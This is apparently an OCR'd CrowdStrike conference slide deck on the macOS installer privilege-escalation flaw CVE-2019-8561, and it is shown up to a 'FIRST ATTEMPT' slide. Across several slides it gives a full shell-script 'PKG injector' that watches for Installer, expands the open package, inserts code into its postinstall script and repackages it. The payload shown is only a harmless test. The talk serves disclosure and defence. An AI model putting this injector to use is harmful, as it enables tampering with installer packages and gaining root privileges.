CVE-2019-8561

Impact: A malicious application may be able to elevate privileges


Description: A logic issue was addressed with improved validation.

CROWDSTRIKE

BAD THINGS IN SMALL PACKAGES

JARON BRADLEY, SENIOR RESEARCH DEVELOPER

PKG FILE


XML
Distribution
Resources
name.pkg
BOM
BOM
GZIP
Payload
XML
PackageInfo
Scripts
>_
preinstall
>_
postInstall


PKGUTIL

Important Commands

- pkgutil --expand <package_name> <tmp dir>
- pkgutil --flatten <tmp dir> <package_name>


VIDEO DEMO

BUILDING A PKG INJECTOR



```
TEMPDIR="/tmp/inject"
# Wait until we see an installer process kick off and grab the pid
echo "Monitoring for installer process..."
while true; do
    INSTALLERP=`ps aux | grep "Installer.app/Contents/MacOS/Installer" | grep -v g
    # if installer pid is not empty
    if ! [ -z "$INSTALLERP" ] ; then
        echo "Found Installer pid $INSTALLERP"
        break
    fi
done
```


BUILDING A PKG INJECTOR



```
# Get the PKG that the installer has opened
# Sleep briefly so lsof has time to see the pkg file opened
sleep 2
PKGFILE=`lsof -p ${INSTALLERP} | grep \.pkg$ | awk '{print $NF}'`
if ! [ -z "$PKGFILE" ]; then
    echo "Setting target to $PKGFILE"
else
    echo "Could not find pkg file opened by Installer"
    exit
fi
```


CROWDSTRIKE

BUILDING A PKG INJECTOR



```
# expand the pkg
echo "Expanding $PKGFILE"
pkgutil --expand $PKGFILE $TEMPDIR
if [ ! $? -eq 0 ]; then
    echo "Could not expand file $PKGFILE"
    exit
fi

# Find a postinstall script. More than one pkg folder may exist after expanding
echo "Finding postinstall script to insert malicious code..."
for file in $TEMPDIR/*.pkg; do
    if [ -f $file/Scripts/postinstall ] ; then
        targetpostinstall="${file}/Scripts/postinstall"
    fi
done
```


BUILDING A PKG INJECTOR



```
if ! [ -z "$targetpostinstall" ] ; then
    echo "Found postinstall script at $targetpostinstall"
    chmod +w $targetpostinstall
    echo "#!/bin/bash" > /tmp/postinstall
    echo
else
    echo "Could not find postinstall script in pkg"
    rm -rf $TEMPDIR
    exit
fi

# Injecting code into PKG
echo "Injecting code into postinstall script"
echo "Hello. My name is \`whoami\` > /tmp/hello" >> /tmp/postinstall
cat $targetpostinstall >> /tmp/postinstall
cp /tmp/postinstall $targetpostinstall

# Repackage the pkg
echo "Rebuilding PKG"
pkgutil --flatten $TEMPDIR $PKGFILE
```

DEMO OF PKG_INJECTOR

BYPASSING (SOME OF) SIP



Apple Inc. [US] https://support.apple.com/en-us/HT204899

administrator name and password to install the software. That allowed the software to modify or overwrite any system file or app.

System Integrity Protection includes protection for these parts of the system:

- /System
- /usr
- /bin
- /sbin
- Apps that are pre-installed with OS X

Paths and apps that third-party apps and installers can continue to write to include:

- /Applications
- /Library
- /usr/local


System Integrity Protection is designed to allow modification of these protected parts only by processes that are signed by Apple and have special entitlements to write to system files, such as Apple software updates and Apple installers. Apps that you download from the Mac App Store already work with System Integrity Protection. Other third-party software, if it conflicts with System Integrity Protection, might be set aside when you upgrade to OS X El Capitan or later.

System Integrity Protection also helps prevent software from selecting a startup disk. To select a startup disk, choose System Preferences from the Apple menu, then click Startup Disk. Or hold down the Option key while you restart, then choose from the list of startup disks.

Information about products not manufactured by Apple, or independent websites not controlled or tested by Apple, is provided without recommendation or endorsement. Apple assumes no responsibility with regard to the selection, performance, or use of third-party websites or products. Apple makes no representations regarding third-party website accuracy or reliability. Risks are inherent in the use of the Internet. Contact the vendor for additional information. Other company and product names may be trademarks of their respective owners.

Published Date: November 07, 2017

PRO_VIDEO_FORMATS



Downloads

Downloads in other languages ▸

Browse Downloads by Product

Search Downloads

171 Results for "Professional Software"

Pro Video Formats 2.1

Pro Video Formats includes support for professional video codecs

Jan 22, 2019 Download

Pro Video Formats 2.0.7

Pro Video Formats includes support for professional video codecs


Nov 15, 2018 Download

Digital Camera RAW Compatibility Update 6.20

This update adds RAW image compatibility for cameras to OS X El Capitan:

Jun 23, 2016 Download


A SIMPLE TEST



Downloads — vim /tmp/provids/MXFPlugIns.pkg/Scripts/postinstall


```
#!/bin/bash

echo "hello from apple signed package" > /tmp/hello
~
~
~
~
```

FIRST ATTEMPT



